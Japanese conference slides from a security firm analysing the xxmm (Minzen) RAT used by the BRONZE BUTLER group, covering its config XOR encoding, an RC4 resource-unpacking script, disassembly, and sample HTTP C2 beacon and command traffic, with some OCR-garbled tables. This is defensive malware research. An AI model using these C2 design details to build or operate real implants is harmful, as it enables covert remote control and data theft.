C&C 完全に理解した

標的型攻撃に使用されたマルウェア xxmm から学ぶ、HTTPを用いたコマンド&コントロール実装

中津留 勇

Counter Threat Unit

SecureWorks Japan 株式会社

2019/01/18

Japan Security Analyst Conference 2019

ゴール

アナリスト、研究者、セキュリティ製品開発者

- 近年の C2 実装に関する情報を提供すること
  - 暗号化、圧縮、独自のデータ構造など
- マルウェア/C2 解析の教材となる情報を提供すること
  - 自身の解析結果と比較可能な資料

インシデント対応に関わる方


- プロキシログ分析の重要性、警察や JPCERT/CC 等の機関による調査の重要性を認識してもらうこと

Red Team ペンテスター

- ペネトレーションテスト（特に脅威ベース）の質の向上に繋がる C2 実装の詳細を提供すること

目次

- 解析対象は xxmm
- xxmm 通信の解析
- xxmm のC2 ペイロードの解析
- 解析結果の検証



解析対象は xxmm

xxmm (a.k.a. Minzen)

BRONZE BUTLER が使用した RAT マルウェア

- 以下の点で近年の C2 実装を理解する上で良い
  - HTTP/S を使いプロキシも対応している
    - GET または POST リクエストで情報をやりとりする
    - TCP/UDP/ICMP もサポートしている
  - 暗号化を行う
    - C2 通信で RSA とワンタイム RC_4 を組み合わせて使用する
  - 独自のデータ構造を持つ
  - 様々なコマンドが実装されている

主な C2 機能

- スリープ
- ドライブ情報取得
- ファイル操作（表示、作成、削除、ダウンロード、アップロードなど）
- ディレクトリ作成
- プロセス作成
- リモートシェル

BRONZE BUTLER の今

2018頭から活動が見えていない状況

- Datper の亜種が 2017年11月から観測されている
  - e.g. 517b2695bbf7164bfb9caboa133bbob1aeb387cbb7f30aa01bf5d6f89cca4214
  - RC4 の初期化処理に手が加えられている

```
def rc4_mod_init(key, c):
    enc = []
    for i in range(0, 256):
        enc.append((i+c) & 0xFF)
    prev_target = 0
    for i in range(0, 256):
        target = (ord(key[i%len(key)]) + enc[i] + prev_target) & 0xFF
        tmp = enc[i]
        enc[i] = enc[target]
        enc[target] = tmp
        prev_target = target
    return enc
```

ファイル情報

- xxmm ドロッパー (VT Enterprise でダウンロード可能)

SHA-256 ハッシュ値	4d208c86c8331b7f1f6dd53f83af9ee4ec700a74792b419f663a3ce105d15d1c
ファイルタイプ	PE32 executable (GUI) Intel 80386, for MS Windows
PE タイムスタンプ	Thu May 12 02:44:45 2016 UTC
First seen on VT	PE32 executable (GUI) Intel 80386, for MS Windows

- xxmm メインモジュール (最終的にロードされる)

SHA-256 ハッシュ値	714863d7d951e87c9cbde87882f9038db7ad7c8dacd29b2c12eb9ebca075ecb8
ファイルタイプ	PE32 executable (console) Intel 80386, for MS Windows
PE タイムスタンプ	Thu May 12 02:44:51 2016 UTC

解析対象はコレ


参考情報

解析の手助けとなるファイル、ツール

- xxmm2_build.exe
  - https://www.virustotal.com/#/file/76340ef248c286270a07e2aeec7b1d6a007e77adde08dc6c1dcaa176aef9e1a8/detection
- xxmm2_steganography.exe
  - https://www.virustotal.com/#/file/27f3a4c757f6e81a0546e47b97cbaab5e5e2b82a6ec2694641cd41ec47b90766/detection
- wincrypto - Python モジュール
  - https://github.com/crappycrypto/wincrypto
- lznt1 - Python モジュール
  - https://github.com/you0708/lznt1

解析対象の取り出し

xxmm ドロッパーは 32ビットと 64ビット両方のバイナリを抱えている



暗号化されたリソースの復号

Python スクリプトを作成

```
pe = pefile.PE(data=xxmm)
try:
    if pe.DIRECTORY_ENTRY_RESOURCE.entries[0].name.string != "DATA":
        return data
except:
    return data

for res in pe.DIRECTORY_ENTRY_RESOURCE.entries[0].directory.entries:
    res_offset = pe.get_offset_from_rva(res.directory.entries[0].data.struct.OffsetToData)
    res_size = res.directory.entries[0].data.struct.Size
    enc = xxmm[res_offset:res_offset+res_size]
    if enc[0] == "\x00":
        continue
    if enc[:2] == "MZ":
        data.append(("module", enc))
        continue

    global rc4key
    dec = rc4(enc, rc4key)
    #print(repr(dec[:100]))
    try:
        dec = lznt1.decompress(dec[1:])
    except:
        continue
    if len(dec) != 0:
        data.append(("xxmm", dec))
```

32ビット版の
メインモジュール

```
[+] could not find rc4key, use default key: 1234
[+] saved unpacked xxmm as xxmm_dropper_unpacked_0.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_1.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_1_unpacked_0.bin
[+] saved unpacked module as xxmm_dropper_unpacked_1_unpacked_1.bin
[+] saved unpacked module as xxmm_dropper_unpacked_1_unpacked_2.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_1_unpacked_3.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_1_unpacked_0_unpacked_0.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_0_unpacked_0.bin
[+] saved unpacked module as xxmm_dropper_unpacked_0_unpacked_1.bin
[+] saved unpacked module as xxmm_dropper_unpacked_0_unpacked_2.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_0_unpacked_3.bin
[+] saved unpacked xxmm as xxmm_dropper_unpacked_0_unpacked_0_unpacked_0.bin
```

xxmm メインモジュールの動作の流れ

1. 検体内の設定情報を読み込む

- C2 URL、暗号鍵、バージョン情報など

2. C2 コマンドを初期化

3. C2 処理のスレッドを作成

1. 検体内の設定情報の読み込み

xxmm メインモジュールの動作の流れ

```
013B1404                mov     eax, offset aParameter ; "parameter:"
013B1409                lea     esi, [ebp+cfg_parameter]
013B140F                call    aa_decode_config
013B1414                test    eax, eax
013B1416                jz      short loc_13B1420
013B1418
013B1418 loc_13B1418:                           ; CODE XREF: _main+168↓j
013B1418                xor     eax, eax
013B141A                call    __SEH_epilog4_GS
013B141F                retn
013B1420 ; ---------------------------------------------------------------------
013B1420
013B1420 loc_13B1420:                           ; CODE XREF: _main+36↑j
013B1420                push    0Fh
013B1422                pop     ecx
013B1423                mov     eax, offset aSetupparameter ; "setupParameter:"
013B1428                lea     esi, [ebp+cfg_setupParameter]
013B142E                call    aa_decode_config
013B1433                xor     edi, edi
013B1435                cmp     eax, edi
013B1437                jnz     short loc_13B1
013B1439                push    1051Eh
013B143E                mov     eax, esi
013B1440                call    aa_get_item_st
013B1445                mov     ebx, eax
```

```
013C27C8 loc_13C27C8:                                   ; CODE XREF: aa_de
013C27C8                mov     edx, [esi+a_item_info.items_ptr]
013C27CB                mov     dl, [ecx+edx]
013C27CE                xor     dl, 66h ; 'f'
013C27D1                mov     [ecx+eax], dl
013C27D4                inc     ecx
013C27D5                cmp     ecx, [esi+aa_item_info.items_len]
013C27D8                jb      short loc_13C27C8
```

設定情報は "f" で
XOR エンコードされている

2. C2 コマンドの初期化

xxmm メインモジュールの動作の流れ

```
013B27E8                push    offset xxmm_commands
013B27ED                call    aa_register_command
013B27F2                mov     dword ptr [esp], offset std_commands
013B27F9                call    aa_register_command
013B27FE                mov     dwo   r [esp], 80503h
013B2805                lea     eax   p+cfg_parameter]
```

```
.text:013BA0F5                  push    0A4h            ; size_t
.text:013BA0FA                  call    _malloc
.text:013BA0FF                  pop     ecx
.text:013BA100                  test    eax, eax
.text:013BA102                  jz      short loc_13BA127
.text:013BA104                  push    29h ; ')'
.text:013BA106                  pop     ecx
.text:013BA107                  mov     edi, eax
.text:013BA109                  rep movsd
.text:013BA10B                  test    ebx, ebx
.text:013BA10D                  jz      short loc_13BA115
.text:013BA10F                  mov     [ebx+aa_command.fd], eax
.text:013BA115
.text:013BA115 loc_13BA115:                             ; CODE XREF
.text:013BA115                  and     [eax+aa_command.fd], 0
.text:013BA11C                  mov     edi, [ebp+cmd_list]
                                mov     [eax+aa_command.bk], ebx
.text:013BA125                  mov     ebx, eax
.text:013BA127
.text:013BA127 loc_13BA127:                             ; CODE XREF
.text:013BA127                  inc     [ebp+i]
.text:013BA12A                  mov     esi, [ebp+i]
.text:013BA12D                  imul    esi, size aa_command
.text:013BA133                  add     esi, edi
.text:013BA135                  cmp     [esi+aa_command.name], 0
.text:013BA138                  jnz     short loc_13BA0F5
```

リンクリスト形式のコマンドリストを作成

3. C2 処理のスレッド

xxmm メインモジュールの動作の流れ

```
013B29EC    cmp     [ebp+i], 7
013B29F3    jge     short loc_13B2A31
013B29F5    push    esi             ; lpThreadId
013B29F6    push    esi             ; dwCreationFlags
013B29F7    push    [ebp+i]         ; lpParameter
013B29FD    push    offset aa_command_and_control_thread ;
013B2A02    push    esi             ; dwStackSize
013B2A03    push    esi             ; lpThreadAttributes
013B2A04    call    ds:CreateThread
013B2A0A    inc     [ebp+i]
013B2A10    jmp     short loc_13B29EC
```

```
013B4F7C                mov     eax, [ebx+aa_server.type]
013B4F7F                xor     esi, esi
013B4F81                mov     [esp+804h+aa_server], ebx
013B4F85
013B4F85 type0:
013B4F85                cmp     eax, esi
013B4F87                jnz     type1
013B4F8D                lea     ecx, [esp+804h+aa_http]
013B4F94                call    aa_ini; ----------------------------------
013B4F99                mov     [esp+8
013B4FA0                mov     [esp+8 type1:
013B4FAB                mov     [esp+8                  cmp     eax, 1
013B4FB2                mov     byte p                  jnz     type2
013B4FBA                lea     eax, [                  lea     ecx, [esp+804h-
```

7つの C2 サーバ情報を設定情報に格納できる

xxmm 通信の解析

通信プロトコル

xxmm は様々なプロトコルを通信に使用することができる

Type	Protocol	Description
0	HTTP	C2 通信
1	HTTP	C2 通信
2	HTTP	C2 情報のダウンロード専用
4	TCP	C2 通信用の TCP 独自プロトコル
5	UDP	C2 通信用の UDP 独自プロトコル
6	ICMP	ICMP echo を使った C2 通信

xxmm 通信の解析
Type 2: C2 情報のダウンロード

画像ファイルへの GET リクエスト

画像 URL へのよくあるアクセスを模倣


URL は設定情報で指定

```
GET /test/test.jpg HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; SV1)
Host: www.example.com
Cache-Control: no-cache
```

```
FF D8 FF E0 00 10 4A 46  49 46 00 01 02 01 00 60  ......JFIF.....`
00 60 00 00 FF E1 0C 2D  45 78 69 66 00 00 4D 4D  .`.....-Exif..MM
00 2A 00 00 00 08 00 07  01 32 00 02 00 00 00 14  .*.......2......
00 00 00 62 47 46 00 03  00 00 00 01 00 05 00 00  ...bGF..........
47 49 00 03 00 00 00 01  00 58 00 00 82 98 00 02  GI.......X......
00 00 00 16 00 00 00 76  9C 9D 00 01 00 00 00 14  .......v........
00 00 00 00 EA 1C 00 07  00 00 07 D2 00 00 00 00  ................
87 69 00 04 00 00 00 01  00 00 00 8C 00 00 00 F6  .i..............
32 30 30 39 3A 30 33 3A  31 32 20 31 33 3A 34 38  2009:03:12 13:48
```

画像ファイルに含まれるペイロード

C2 コマンド (DownloadExecute/ChangeURL) が含まれる



xxmm 通信の解析

Type 0,1: HTTP での C2 通信

HTTP を用いた C2 通信の流れ


設定情報に記載された C2 サーバと通信を行う

Ping/Pong

C2 サーバとの疎通確認

- すべての C2 通信の前に Ping/Pong 通信が発生するようになっている

```
GET /index.php?id0=39454275&id1=0&id2=f7547c11&id3=0&id6=2400000 HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; SV1)
Host: www.example.com
Cache-Control: no-cache
```



```
HTTP/1.1 200 OK
(snip.)
Content-Length: 1

1
```

1, 3. HTTP リクエストに含まれるパラメータ

```
GET /index.php?id0=b78503d0&id1=0&id2=f7547c11&id3=1&id4=AAAACAAA(snip.)gPcv^lQ!!&
id6=2400000 HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-ur          d
User-Agent: Mozilla/4.0 (compatible; MS          Windows NT 6.0; SV1)
Host: www.example.com
Cache-Control: no-cache
```

	内容	Ping	結果の送信	コマンドのリクエスト
0	ランダムな文字列	8文字の16進文字列	8文字の16進文字列	8文字の16進文字列
1	定数	0		0
2	クライアントID	8文字の16進文字		の16進文字列
3	リクエストタイプ	0	1	2
4	ペイロード		Base64 に似た文字列	
5	不明	?	?	?
6	インターバル	2400000（可変）	2400000（可変）	2400000（可変）

サイズが大きい場合は
POST データとして送信される

2. コマンドの受信

コマンドのリクエストに対するレスポンス


```
HTTP/1.1 200 OK
(snip.)
Content-Length: 104

AAAACAAAAAAFCcE1DOwHDQ8bBCDZZwfUoyA9ivQW6nHnTwEXmPi8H9MHlLS
96GPjJLg6NV5Sx28u3SEZavkcRgvIxmsbLZIOha6yyw!!
```

GET リクエストのパラメータ4 と同様の方法で暗号化されている

GET リクエストの暗号化されたペイロード

